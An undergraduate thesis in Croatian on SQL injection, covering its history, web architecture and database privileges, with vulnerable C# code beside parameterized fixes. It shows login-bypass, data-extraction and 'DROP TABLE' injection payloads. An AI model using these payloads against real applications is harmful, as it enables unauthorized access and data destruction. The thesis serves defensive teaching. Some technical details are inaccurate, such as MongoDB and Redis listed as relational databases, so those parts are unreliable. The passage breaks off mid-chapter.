NAPADI UMETANJA SQL KODA

Kusulja, Luka

Undergraduate thesis / Završni rad

2020

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **Algebra University College / Visoko učilište Algebra**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:225:148960

Rights / Prava: In copyright / Zaštićeno autorskim pravom.

Download date / Datum preuzimanja: **2024-03-29**

ALGEBRA VISOKO UČILIŠTE

Repository / Repozitorij:

Algebra Univerity College - Repository of Algebra Univerity College

zir.nsk.hr

dabar
DIGITALNI AKADEMSKI ARHIVI I REPOZITORIJI

VISOKO UČILIŠTE ALGEBRA

ZAVRŠNI RAD

Napadi umetanja SQL kôda

Luka Kusulja

Zagreb, kolovoz 2018.

Pod punom odgovornošću pismeno potvrđujem da je ovo moj autorski rad čiji niti jedan dio nije nastao kopiranjem ili plagiranjem tuđeg sadržaja. Prilikom izrade rada koristio sam tuđe materijale navedene u popisu literature, ali nisam kopirao niti jedan njihov dio, osim citata za koje sam naveo autora i izvor, te ih jasno označio znakovima navodnika. U slučaju da se u bilo kojem trenutku dokaže suprotno, spreman sam snositi sve posljedice, uključivo i poništenje javne isprave stečene dijelom i na temelju ovoga rada.

U Zagrebu, 24.08.2018.

Luka Kusulja

Predgovor

Zahvaljujem svim zaposlenicima Visokog učilišta Algebra koji su nesebično dijelili svoje znanje i vrijeme kako bi pomogli mlađim generacijama u obrazovanju.

Prilikom uvezivanja rada, Umjesto ove stranice ne zaboravite umetnuti original potvrde o prihvaćanju teme završnog rada kojeg ste preuzeli u studentskoj referadi

Sažetak

Iako je prvi spomen "*SQL Injection*" napada bio davne 1998. godine u "Phrack Magazine" e-časopisu te ga je relativno trivijalno za spriječiti, mnoge aplikacije i web stranice su i nakon 20 godina ranjive na ovakvu vrstu napada. Motivacija za pisanje ovog rada proizlazi iz osobne znatiželje za raznim metodama i trikovima kojima se napadači koriste kako bi neovlašteno pristupili sustavima, te što je sve moguće napraviti nakon što imamo pristup sustavu. Ovim radom ću pokazati tehnike napada na sustave za upravljanje relacijskim bazama podataka te kako se od njih obraniti. Nadam se da će ovaj rad poslužiti budućim generacijama programera koji pokušavaju zaštititi svoje aplikacije i sustave.

Ključne riječi: umetanje SQL kôda, napad, neovlašten pristup.

Summary

Although SQL injection attack was first mentioned in 1998. inside „Phrack Magazine“ and it is rather trivial to prevent it many applications and web sites are still vulnerable to this attack method. The motivation in writing this thesis comes from personal curiosity in different tricks and methods used by attackers to gain unauthorized access to systems, and what can happen after an attacker gains access. This thesis will show attack techniques on RDBMS software and how to defend from them. I hope my work will help future generations in protecting their application and systems.

Keywords: SQL injection, attack, unauthorized access.

Sadržaj

1. Uvod 1
2. Napad umetanja SQL kôda 2
2.1. Opasnost SQL umetanja koda 4
2.2. Arhitektura web aplikacija 5
2.3. Osnove sigurnosnih mehanizama sustava za upravljanje relacijskim baza podataka 8
3. Princip napada umetanja SQL kôda 11
3.1. Metode napada 14
3.1.1. SQL napadi temeljeni na opisu grešaka 15
3.1.2. SQL napadi koristeći operator union 17
3.1.3. Slijepi SQL napadi 19
3.1.4. Vremenski napadi 21
4. Metode izvlačenja podataka 23
4.1. Osjetljive informacije na Microsoft SQL poslužitelju 25
4.2. Osjetljive informacije na MySQL poslužitelju 27
4.3. Osjetljive informacije na Oracle poslužitelju 28
5. Automatizirani alati za pronalaženje propusta 30
5.1. SQLMap 31
6. Analiza i preventivne mjere 35
6.1. Preventivne mjere 37
7. Zaključak 39
Popis kratica 40
Popis slika 41

Popis tablica..... 42

Popis kôdova 43

Literatura 44

1. Uvod

Za današnje poslovanje podatci su jedan od najcjenjenijih resursa. Svako narušavanje povjerljivosti ili integriteta tih podataka može biti štetno za poslovanje ili, u slučajevima napada na državne institucije, može dovesti do ugrožavanja nacionalne sigurnosti.

Sigurnost sustava bi trebao biti visok prioritet svakog poslovanja. Napadi umetanja SQL kôda (engl. s*ql injection attacks*) kategoriziraju se kao kritični propusti u sigurnosti. Ukoliko je aplikacija ranjiva na napade umetanja SQL kôda, to može rezultirati krađom povjerljivih podataka, ugrozom integriteta podataka, te može napadaču poslužiti kao početna točka dubljeg prodora u sustav. Pod određenim okolnostima, vješt napadač može povećati ovlasti (engl. *privilege escalation*) naspram onih koje su mu inicijalno dodijeljene.

Iako je prvi spomen ovakvog napada bio još 1998. godine, a danas su metode obrane od ovakve vrste napada vrlo dobro dokumentirane i poznate, napadi umetanja SQL kôda su i danas rasprostranjeni. Prema istraživanjima[1] Akamai organizacije, čak 21.6 posto svih napada u četvrtom kvartalu 2017. godine na web aplikacije su bili napadi umetanja SQL kôda.

Ovaj rad će prikazati osnove pronalaska i više različitih metoda eksploatacije navedene ranjivosti (engl. *vulnerability)*, u svrhu izvlačenja podataka iz baze podataka za koju u normalnim okolnostima ne bismo imali prava pristupa. Uz manualan pronalazak ranjivosti, također ćemo testirati rješenje za automatsko otkrivanje ranjivosti. U drugom poglavlju obrađuje se općenito povijest i opasnost od napada umetanja SQL kôda, dok je u trećem poglavlju na praktičnom primjeru prikazan sam napad. U četvrtom poglavlju se analizira alat za automatiziranu provjeru ranjivosti, a u petom poglavlju donosi se zaključak na temelju prethodno iznesenog.

[1] https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-application-attacks-2018-eng.pdf

2. Napad umetanja SQL kôda

1998. godine u e-časopisu „Phrack Magazine“ [1] izašao je članak kojeg je napisao anoniman autor pod pseudonimom „Rain Forest Puppy“. Autor članka fokusirao se na tada aktualni MS SQL Server 6.5 i na mogućnost ulančavanja naredbi (engl. *batch commands*). Autor je demonstrirao kako iskoristiti korisnu značajku za neovlašteno pristupanje podatcima. Također, isti autor pokazao kako je moguće narušiti sigurnost cijelog poslužitelja koristeći ugrađene sistemske procedure.

2000. godine David Litchfield na BlackHat Europe konferenciji unutar svoje prezentacije naziva „Application Assessments on IIS“ [2] demonstrira ulančavanje naredbi i ugrozu sigurnosti SQL poslužitelja čitanjem podataka iz tablice „sysxlogins“, koja sadrži vjerodajnice „sa“[2] korisničkog računa, te kako pomoću „xp_cmdshell“ sistemske procedure izvršavati proizvoljne naredbe koje se izvršavaju na samom operativnom sustavu van SQL poslužitelja. Na taj način može lako doći do prodora u ostale sustave unutar mreže.

2002. godine Chris Anley objavljuje rad naziva „Advanced SQL Injection In SQL Server Applications“ [3] u kojem otkriva metode koje omogućavaju utjecaj na operativni sustav na kojem se nalazi SQL poslužitelj. Chris Anley također u svom radu piše o raznim metodama izbjegavanja sanacije unosa, izbjegavanje sigurnosne revizije sustava, te kako se braniti od takvih napada.

Nakon 2002. godine napadi umetanja SQL kôda postaju vrlo popularni te mnogi istraživački radovi i predavanja obrađuju upravo tu temu. Neki od radova su:

- David Litchfield 2003. godine održava predavanje na Black Hat Europe konferenciji pod nazivom „SQL Injection and Data Mining Through Inference“ [4].
- 2004. godine William G.J. Halfond, Jeremy Viegas, i Alessandro Orso s fakulteta Georgia Institute of Technology objavljuju rad pod nazivom „A Classification of SQL Injection Attacks and Countermeasures“ [6].
- 2005. godine Pankaj Sharma član tima „Indian Computer Emergency Response Team“ iz Indijskog državnog ureda „Ministry of Communications and Information Technology“ objavljuje rad pod nazivom „SQL Injection Techniques & Countermeasures“ [7].

[2] „sa“ označava *system administrator* korisnički račun - račun koji ima najveće privilegije unutar sustava

- 2006. godine na Black Hat USA konferenciji Bala Neerumalla iz Microsofta održava predavanje naziva „SQL Injections by truncation“ [8].
- 2007. godine na sigurnosnom seminaru CERIAS koje se održavalo na sveučilištu Purdue Dr. V. N. Venkatakrishnan održava govor naziva „Preventing SQL Injection Attacks using Dynamic Candidate Evaluations“ [9].
- 2007. godine na Defcon 17 konferenciji Joseph McCray održava predavanje pod nazivom „Advanced SQL Injection“ [10].
- 2008. godine Jagdish Halde sa sveučilišta San Jose State University izdaje rad pod nazivom „SQL Injection analysis, Detection and Prevention“ [11].
- 2009. godine Bernardo Damele Assumpção Guimarães izdaje znanstveni rad naziva „Advanced SQL injection to operating system full control“ [12].
- 2010. godine Atefeh Tajpour sa sveučilišta Universiti Teknologi Malaysia izdaje rad pod nazivom „Evaluation of SQL Injection Detection and Prevention Techniques“ [13].
- 2011. godine u časopisu International Journal on Computer Science and Engineering izlazi članak autora: Nikita Patel, Fahim Mohammed i Santosh Soni. Naziv članka je „SQL Injection Attacks: Techniques and Protection Mechanisms“ [14].
- 2012. godine Sruthy Manmadhan objavljuje rad naziva „A Method of Detecting Sql Injection Attack to Secure Web Applications“ [15].
- 2013. godine u časopisu International Journal of Computer Applications izlazi članak naziva „SQL Injection Attacks: Technique and Prevention Mechanism“ autora Gaurav Shrivastava i Kshitij Pathak sa sveučilišta Mahakal Institute of Technology [16].
- 2014. godine u sklopu časopisa Journal of Computer and Communications izlazi članak „A Survey of SQL Injection Attack Detection and Prevention“ [17].
- 2015. godine na Defcon 23 konferenciji predavač Nemus održava predavanje naslova „Hacking SQL Injection for Remote Code Execution on a LAMP Stack“ [18].
- 2016. godine u sklopu časopisa International Journal of Engineering Applied Sciences and Technology izlazi članak naziva „Study on sql injection attacks: mode, detection and prevention“ autora Subhranil Som, Sapna Sinha i Ritu Kataria sa sveučilišta Amity University Uttar [19].
- 2017. godine Multi-State information Sharing & Analysis Center (MS-ISAC) koji spada organizaciju Center for Internet Security izdaje rad jednostavnog naziva „SQL Injection“, kojemu je autor Stephanie Reetz [20].

- 2018. godine u časopisu International Journal of Engineering Research in Computer Science and Engineering izlazi članak kojeg je napisalo više autora, a zove se „A Top Web Security Vulnerability: SQL Injection attack“ [21].

Navedeni radovi pokazuju konstantnu prisutnost ovakvih napada u zadnjih 20-ak godina te napore profesionalne i znanstvene zajednice u razvoju tehnika njihovo sprječavanja.

2.1. Opasnosti umetanja SQL koda

Princip napada umetanja SQL kôda se u svojoj srži svodi na manipulaciju korisničkog unosa kako bismo promijenili pozadinski SQL upit (engl. *SQL query*) da izvrši radnje za koje originalno nije namijenjen. Cilj napada može biti višestran:

- zaobilaženje autentikacije (engl. *authentication bypass*)
- izvlačenje podataka (engl. *data extraction*)
- izvršavanje programskog kôda (engl. *code execution*)
- narušavanje integriteta podataka
- prodor u sustave van SQL poslužitelja

Ukoliko je napadač uspješan u otkrivanju i eksploataciji ove ranjivosti, onda je on stavljen u poziciju utjecaja na rad samog operativnog sustava i potencijalno dobiva pristupa ostalim servisima unutar mreže žrtve. Napadač putem posebno izrađenih SQL upita potencijalno može:

- čitati iz registra operativnog sustava (engl. *registry*)
- čitati datoteke koje se nalaze na poslužitelju
- kreirati datoteke na datotečnom sustavu poslužitelja
- izvršavati naredbe na vezanim poslužiteljima (engl. *linked server*)
- pokretati maliciozan programski kôd putem prilagođenih knjižnica dinamičnog vezivanja (engl. *custom dynamic link library*)

Ranjivost umetanja SQL kôda nije specifična za određeni proizvod; svi sustavi za upravljanje relacijskim bazama podataka podložni su ovom napadu jer on proizlazi iz nemara ili pak neznanja programera. Loša praksa programera u kojoj prikazuju detaljne greške korisnicima, uvelike olakšava ovu vrstu napada.

Hipotetski primjer napada bi bila web aplikacija koja od korisnika zahtijeva korisničko ime i lozinku kako bi pristupili određenoj stranici. Primjerice, nakon što korisnik na web stranici

unese „admin“ kao korisničko ime, a „tajna“ kao lozinku, loše napisana web aplikacija će prihvatiti korisnički unos u cijelosti te će ga kao takvog ukomponirati u SQL upit:

```
SELECT * FROM Korisnici
WHERE KorisnickoIme = 'admin' AND Lozinka = 'tajna'
```

Ukoliko postoji korisnik čije je korisničko ime „admin“ i ako ima lozinku koja glasi „tajna“, korisniku će biti omogućen pristup na web aplikaciju. Navedeni pristup izrade SQL upita ranjiv je na napade umetanja SQL kôda. Jednostavan primjer je taj da maliciozan korisnik može pod korisničko ime upisati vrijednost „admin'--“, što će rezultirati izvršavanjem sljedećeg SQL upita:

```
SELECT * FROM Korisnici
WHERE KorisnickoIme = 'admin'--' AND Lozinka = 'tajna'
```

Kako „--“ (dvije crtice jedna iza druge) u SQL sintaksi označavaju početak komentara (tj. dijela kôda koji se ne izvršava), efektivni SQL upit koji će biti izvršen je sljedeći:


```
SELECT * FROM Korisnici WHERE KorisnickoIme = 'admin'
```

Na ovaj jednostavan način napadač je stekao pristup web aplikaciji bez da je znao lozinku korisnika.

2.2. Arhitektura web aplikacija

Web aplikacija je klijentsko-poslužiteljski program, gdje je klijent preglednik koji prikazuje korisničko sučelje i izvršava klijentsku logiku. Na poslužitelju se izvršava poslovna logika, kalkulacije i dohvat podataka. Razlika između web stranica i web aplikacija nije strogo definirana; web stranicom se generalno smatra statična stranica bez mogućnosti prevelike interakcije s korisnikom, a ako ima slične funkcionalnosti kao aplikacija (engl. *desktop application*), onda se smatra web aplikacijom.

Aplikacije su obično građene slojevito, pri čemu svaki sloj ima određenu ulogu. Web aplikacije se tipično razvijaju u takozvanom troslojnom modelu, kao što je prikazano na slici (Slika 2.1).



Slika 2.1 Troslojni model razvoja aplikacija[3]

Prezentacijski sloj (engl. *presentation tier*) je sloj koji je prikazan korisniku, a preko kojeg korisnik može imati interakciju s aplikacijom. Taj prezentacijski sloj može komunicirati samo s logičkim slojem, odnosno nikada ne može direktno doći do podatkovnog sloja. U kontekstu web aplikacija, prezentacijski sloj je stranica prikazana u pregledniku. Web aplikacije se izrađuju uz pomoć jezika HTML i CSS, te skriptnog jezika JavaScript.

Logički sloj (engl. *logic tier*) zadužen je za obradu korisničkog unosa, primjenu validacijskih pravila, poslovnu logiku i spajanje na podatkovni sloj. Logički sloj ujedno vrši pripremu i obradu podataka koji će se prezentirati korisniku. U kontekstu web aplikacija, logički sloj se izvršava na web poslužitelju (engl. *web server*). Neki od poznatijih web poslužitelja su:

- Apache

[3]https://upload.wikimedia.org/wikipedia/commons/5/51/Overview_of_a_three-tier_application_vectorVersion.svg

- Microsoft Internet Information Server (skraćeno IIS)
- nginx

Podatkovni sloj (engl. *data tier*) zadužen je za perzistenciju podataka. Podatci se najčešće zapisuju unutar relacijske baze podataka, no to ne mora nužno biti tako. Podatci mogu biti zapisani i na druge medije, poput dijeljenog mrežnog diska. Logički sloj nije svjestan pozadinskih mehanizama podatkovnog sloja jer podatkovni sloj gotovo nikada ne omogućuje pristup sirovim podatcima direktno, već putem API-a (engl. *application programming interface*). U slučaju da se za podatkovni sloj koriste relacijske baze podataka, dio obrade podataka može se izvršavati na podatkovnom sloju u vidu filtriranja, spajanja (engl. *joins*), grupiranja, sumiranja, itd. Neki od poznatijih sustava upravljanja relacijskim bazama podataka su:

- MySQL
- Microsoft SQL Server
- Oracle
- PostgreSQL
- MongoDB
- SQLite
- Redis
- MariaDB

Budući da napadači gotovo nikada nemaju direktan pristup bazi podataka, oni će pokušati pronaći propuste u logičkom sloju aplikacije. Ponekad aplikacije dozvoljavaju direktan pristup logičkom sloju, odnosno API-ju, no većinom je pristup logičkom sloju omogućen indirektno - putem prezentacijskog sloja.

Web aplikacija je prva dodirna točka napadača iz koje se mogu saznati korisne informacije. Napadači se mogu ponašati kao legitimni korisnici kako bi naučili legalne procedure sustava, a proučavanje može otkriti grubu strukturu baze podataka, koja vrsta podataka se nalazi unutar nje i mogu li se standardne procedure zlorabiti. Primjer zlouporabe standardne procedure je negativna uplata. Primjer pseudo kôda transakcije:

1. Provjeri trenutno stanje računa osobe A
2. Oduzmi vrijednost koju želimo uplatiti od trenutnog stanja računa osobe A
3. Provjeri trenutno stanje računa osobe B
4. Dodaj vrijednost koju želimo uplatiti stanju računa osobe B.

U legitimnom primjeru početno stanje računa osobe A je 500,00 kuna, početno stanje računa osobe B je 800,00 kuna. Osoba A želi poslati osobi B 100,00 kuna:

1. Provjera stanja računa osobe A; rezultat je 500,00 kuna
2. Oduzimanje željene vrijednosti sa računa 500,00 kuna minus 100,00 kuna; rezultat je da osoba A na računu ima 400,00 kuna
3. Provjera stanja računa osobe B, rezultat je 800,00 kuna
4. Dodavanje željene vrijednosti na račun 800,00 kuna plus 100,00 kuna; rezultat je da osoba B na računu ima 900,00 kuna

U malicioznom primjeru zlouporabe standardne procedure, napadač će pokušati poslati negativan iznos, odnosno -100,00 kuna:

1. Provjera stanja računa napadača; rezultat je 500,00 kuna
2. Oduzimanje vrijednosti s računa 500,00 kuna minus -100,00 kuna, kako matematički minus i minus daju plus, rezultat je uvećanje stanja, odnosno napadač će imati 600,00 kuna na računu
3. Provjera stanja računa žrtve; rezultat je 800,00 kuna
4. Dodavanje željene vrijednosti na račun 800,00 kuna plus -100,00 kuna; rezultat je umanjenje računa, žrtvi će na računu ostati 700,00 kuna

Ovom jednostavnom metodom zlouporabe prezentacijskog sloja (dozvoljen unos negativne vrijednosti), te propusta u logičkom sloju (nedostatak provjere je li upisan broj pozitivan), napadač je uspješno ukrao sredstva s računa žrtve.

2.3. Osnove sigurnosnih mehanizama sustava za upravljanje relacijskim baza podataka

U ovom poglavlju ćemo se fokusirati na sigurnosne značajke sustava za upravljanje relacijskim baza podataka: na koje načine se iz programskih jezika spajamo na sustave relacijskim baza podataka te na razine prava koje je moguće dodijeliti pojedinom korisniku.

Sustavi upravljanja relacijskim baza podataka i klijent komuniciraju putem mrežnog protokola koji je zadužen za prijenos podataka između njih. Sustavi upravljanja relacijskim baza podatka koriste različite protokole za komuniciranje. Kako bi proizvođači što više olakšali programerima korištenje njihovog sustava za upravljanje bazama podataka, oni izdaju službene upravljačke programe (engl. *driver*) koji su zaduženi za uspostavljanje

komunikacije. Iako programer ima slobodu napisati vlastite upravljačke programe, u većini slučajeva to nije potrebno. Primjerice, želimo li se iz programskog jezika Java spojiti na Microsoft SQL Server, možemo koristiti službeni upravljački program kojeg je izdao Microsoft, naziva „Microsoft JDBC Driver for SQL Server“. Želimo li se spojiti na MySQL, možemo koristiti upravljački program „JDBC Driver for MySQL“. Isto tako, želimo li se spojiti na Oracle poslužitelj, možemo koristiti „Oracle Database JDBC Driver“ upravljački program.

Nakon što smo ostvarili mrežnu komunikaciju između poslužitelja i klijenta, potrebno je odraditi korak autentikacije. Sve tri navedena sustava za upravljanje relacijskim bazama podataka podržavaju provjeru vjerodajnica putem korisničkog imena i lozinke, uz to Oracle i Microsoft SQL Server podržavaju provjeru vjerodajnica iz Windows operativnog sustava (*Windows authentication*). Od tri navedena sustava jedino Oracle podržava provjeru vjerodajnica putem digitalnog certifikata.

Nazivi pojedinih značajki i prava unutar tri navedena sustava za upravljanje bazama podataka se razlikuju, no principi su jednaki na sva tri sustava. Prava se mogu dodijeliti grupama korisnika (engl. *roles*), a potom pojedine korisnike dodajemo u jednu ili više grupa. Također, prava se mogu dodijeliti direktno korisniku.

Prava se dodjeljuju nad određenim objektima. Objekti mogu biti bilo koji dio baze podataka kao što su: tablice, pogledi, procedure, itd. Prava mogu biti čitanje (engl. *read*), pisanje (engl. *write*), izvršavanje (engl. *execute*), izmjena (engl. *alter*), itd. Kada dodjeljujemo prava određenom korisniku ili grupi korisnika, moguće je dati prava na sve vrste objekata (npr. tablice) ili na pojedinačne objekte.

Dobra praksa je dodijeliti najmanja moguća prava na što manji broj objekata koji su potrebni za rad aplikacije. Primjerice, imamo *web shop* aplikaciju koja ima iduće četiri tablice:

- Korisnici
- Računi
- Stavke
- KreditneKartice

Možemo napraviti novog korisnika unutar baze podataka, koji će imati prava čitati i pisati u sve četiri navedene tablice, no nema prava mijenjati njihove strukture.

Pokaže li se potreba za izradom mjesečnog financijskog izvješća, možemo napraviti zasebnog korisnika koji će imati samo prava čitanja na tablice „Računi“ i tablicu „Stavke“.

Držimo li se principa dodjele „najmanjih mogućih prava“, postižemo veću razinu sigurnosti aplikacija koje izrađujemo i održavamo.

3. Princip napada umetanja SQL kôda

Napadi umetanjem SQL kôda najčešće se događaju kada se od korisnika očekuje unos, primjerice prilikom prijave na sustav pomoću korisničkog imena i lozinke ili kod pretrage. Napad se svodi na to da maliciozan korisnik umjesto valjane vrijednosti unese SQL upit koji će web aplikacija izvršiti nad bazom podataka. Aplikacija je ranjiva ukoliko koristi *inline* SQL upit umjesto parametriziranih upita. Primjer nesigurnog *inline* SQL upita unutar C# jezika je idući:

```
using (SqlConnection sqlConnection = new
SqlConnection(connectionString))
{
      sqlConnection.Open();
      SqlCommand sqlCommand = new SqlCommand("SELECT * FROM
      Novosti WHERE ID = " + newsId, sqlConnection);

      SqlDataReader newsReader = sqlCommand.ExecuteReader();
      newsReader.Read();
}
```

Kôd 3.1 Primjer *inline* SQL upita u C# jeziku

Iz primjera (Kôd 3.1) vidimo da je SQL upit napravljen pomoću spajanja *stringova* te će se kao takav izvršiti na SQL poslužitelju. Primjer sigurnog kôda u C# jeziku gdje se koriste parametrizirani upiti je idući:

```
using (SqlConnection sqlConnection = new
SqlConnection(connectionString))
{
      sqlConnection.Open();
      SqlCommand sqlCommand = new SqlCommand("SELECT * FROM
      Novosti WHERE ID = @NewsId", sqlConnection);

      sqlCommand.Parameters.Add(new SqlParameter("@NewsId",
      newsId));

      SqlDataReader newsReader = sqlCommand.ExecuteReader();
      newsReader.Read();
}
```

Kôd 3.2 Primjer parametriziranog upita u C# jeziku

Iz primjera (Kôd 3.2) vidimo da će se SQL upit izvršiti uz korištenje varijable `@NewsId`. Kada se izvršava SQL upit koji sadrži parametre vrijednosti, unutar parametra neće biti izvršen kao SQL kôd, već će ih SQL poslužitelj gledati kao vrijednost. Na idućem primjeru ćemo vidjeti zašto je opasno koristiti *inline* upite. Primjer ranjivog kôda za prijavu na web aplikaciju koja sadrži polja korisničko ime i lozinka.

```
string sqlQuery = @"
SELECT * FROM Korisnici WHERE
KorisnickoIme = '" + korisnickoIme + "' AND " +
Lozinka = '" + lozinka + "'";
```

Kôd 3.3 Primjer ranjivog kôda, *authentication bypass*

Unese li korisnik valjane vrijednosti, primjerice za `korisnickoIme` vrijednosti „Pero“, a za `lozinka` vrijednost „J4k4L0z1nk4“, SQL upit koji će biti izvršen na bazi izgledat će ovako:

```
SELECT * FROM Korisnici WHERE
KorisnickoIme = 'Pero' AND
Lozinka = 'J4k4L0z1nk4'
```

No, maliciozan korisnik može manipulirati SQL upitom. Unese li maliciozan korisnik unutar `korisnickoIme` vrijednost „Pero“, a za vrijednost `lozinka` „' OR '1'='1“, SQL upit koji će biti izvršen na bazi izgledat će ovako:

```
SELECT * FROM Korisnici WHERE
KorisnickoIme = 'Pero' AND
Lozinka = '' OR '1'='1'
```

Zbog ubačenog dodatnog operatora OR (ILI operator), potrebno je ispuniti jednu od dvije navedene provjere. Trebamo navesti ispravnu lozinku ili jedan mora biti jednako jedan. Kako tvrdnja da je 'jedan uvijek jednako jedan' točna, maliciozan korisnik će se ulogirati kao korisnik „Pero“ bez da zna njegovu lozinku.

Da bismo spriječili ovu ranjivost, potrebno je koristiti parametrizirane upite. Siguran upit bi izgledao ovako:

```
SELECT * FROM Korisnici WHERE
KorisnickoIme = @Username AND
Lozinka = @Password
```

Upite koji koriste parametre SQL poslužitelj ispravno procesuira zato što „razumije“ da vrijednosti napisane unutar varijabli `@Username` i `@Password` nisu dio upita te ih neće izvršiti.

Drugi primjer maliciozne manipulacije korisničkih unosa je primjer pretrage računa.

```
string vlasnikID = User.Identity.ID;
string sqlQuery = @"SELECT * FROM Racuni WHERE
VlasnikID = " + vlasnikID + " AND " +
"Godina = " + godina;
```

Kôd 3.4 Primjer ranjivog kôda, izvlačenje podataka (engl. *data extraction*)

Programer je u ovom primjeru pokušao ograničiti korisniku da se prikazuju samo njegovi računi za odabranu godinu. Varijabla `vlasnikID` će poprimiti identifikacijsku vrijednost trenutno prijavljenog korisnika, a za potrebe ovog primjera možemo reći da se radi o korisniku koji ima identifikacijsku vrijednost 7. Unese li korisnik vrijednost `godina` varijable da bude 2018, izvršeni SQL upit će izgledati ovako:

```
SELECT * FROM Racuni WHERE
VlasnikID = 7 AND
Godina = 2018
```

Maliciozan korisnik može za varijablu `godina` unijeti vrijednost „2018 OR 1=1“, izvršeni upit na bazi će izgledati ovako:

```
SELECT * FROM Racuni WHERE
VlasnikID = 7 AND
Godina = 2018 OR 1=1
```

Kako je jedan uvijek jednako jedan, rezultat napada je da maliciozan korisnik ima pristup računima svih korisnika iz svih godina.

Treći primjer se nastavlja iz primjera Kôd 3.4. Maliciozan korisnik u određenim uvjetima može iskoristiti značajku ulančavanja naredbi (engl. *batch SQL statements*). Ulančavanje naredbi omogućava izvršavanje više SQL upita tako da ih razdvojimo znakom „`;`“. Naime, unese li maliciozan korisnik za vrijednost `godina` varijable „2018; DROP TABLE Racuni;“, izvršeni upit na bazi će biti:

```
SELECT * FROM Racuni WHERE
VlasnikID = 7 AND
Godina = 2018; DROP TABLE Racuni;
```

Navedeni upit može ne samo uništiti podatke, već i samu tablicu i time može narušiti strukturu baze, što može dovesti do zaustavljanja cijele aplikacije i poslovanja napadnutog sustava. Dakako, ovo je jednostavan primjer za potrebe rada; u realnom primjeru tablica „Racuni“ će na sebe imati vezane strane ključeve te je neće biti lako obrisati, no ukoliko

napadač ima dovoljno znanja o strukturi naše baze podataka, on može izmijeniti ključeve pa potom obrisati tablicu.

3.1. Metode napada

U ovom poglavlju bit će prikazana četiri vrste napada umetanja SQL kôda. Napadi će biti prikazani na primjeru ranjive aplikacije koju sam sâm napisao. Aplikacija je napisana u .NET Core okruženju, a korištena je najaktualnija verzija .NET Core 2.3. Aplikacija je pisana u Visual Studio 2019 razvojnom alatu s instaliranim svim zakrpama, koristeći MVC princip (princip koji je vrlo popularan u razvoju poslovnih aplikacija i sustava). Aplikacija je pokrenuta na Windows 10 operacijskom sustavu koji je ažuriran sa svim sigurnosnim zakrpama, a također je korišten i Microsoft SQL Server 2016 (SP1) sustav za upravljanje relacijskim bazama podataka s instaliranim najnovijim sigurnosnim zakrpama u trenu pisanja ovog rada. Sva četiri napada opisana u ovom poglavlju su: 1. temeljena na opisu greške, koristeći *union*, 2. slijepa, 3. vremenski SQL napadi umetanja kôda, a uz to što su primjenjivi na Microsoft SQL Server, također su primjenjivi na Oracle i MySQL sustave za upravljanje relacijskim bazama podataka. Imena napada odnose se na tehniku korištenu za neovlašteno izvlačenje informacija s poslužitelja. Glavna razlika između napada na Microsoft SQL Server, Oracle i MySQL su naredbe i funkcije korištene u napadima, principi su jednaki. Primjerice, želimo li saznati verziju Microsoft SQL Server-a, to možemo doznati koristeći sljedeći upit:

```
SELECT @@version
```

Kôd 3.5 Microsoft SQL Server upit o trenutnoj verziji

Želimo li isto napraviti na MySQL poslužitelju, upit je gotovo identičan:

```
SELECT version()
```

Kôd 3.6 MySQL poslužitelj upit o trenutnoj verziji

Na Oracle poslužitelju upit ipak izgleda malo drugačije, no i dalje je vrlo sličan prethodna dva upita:

```
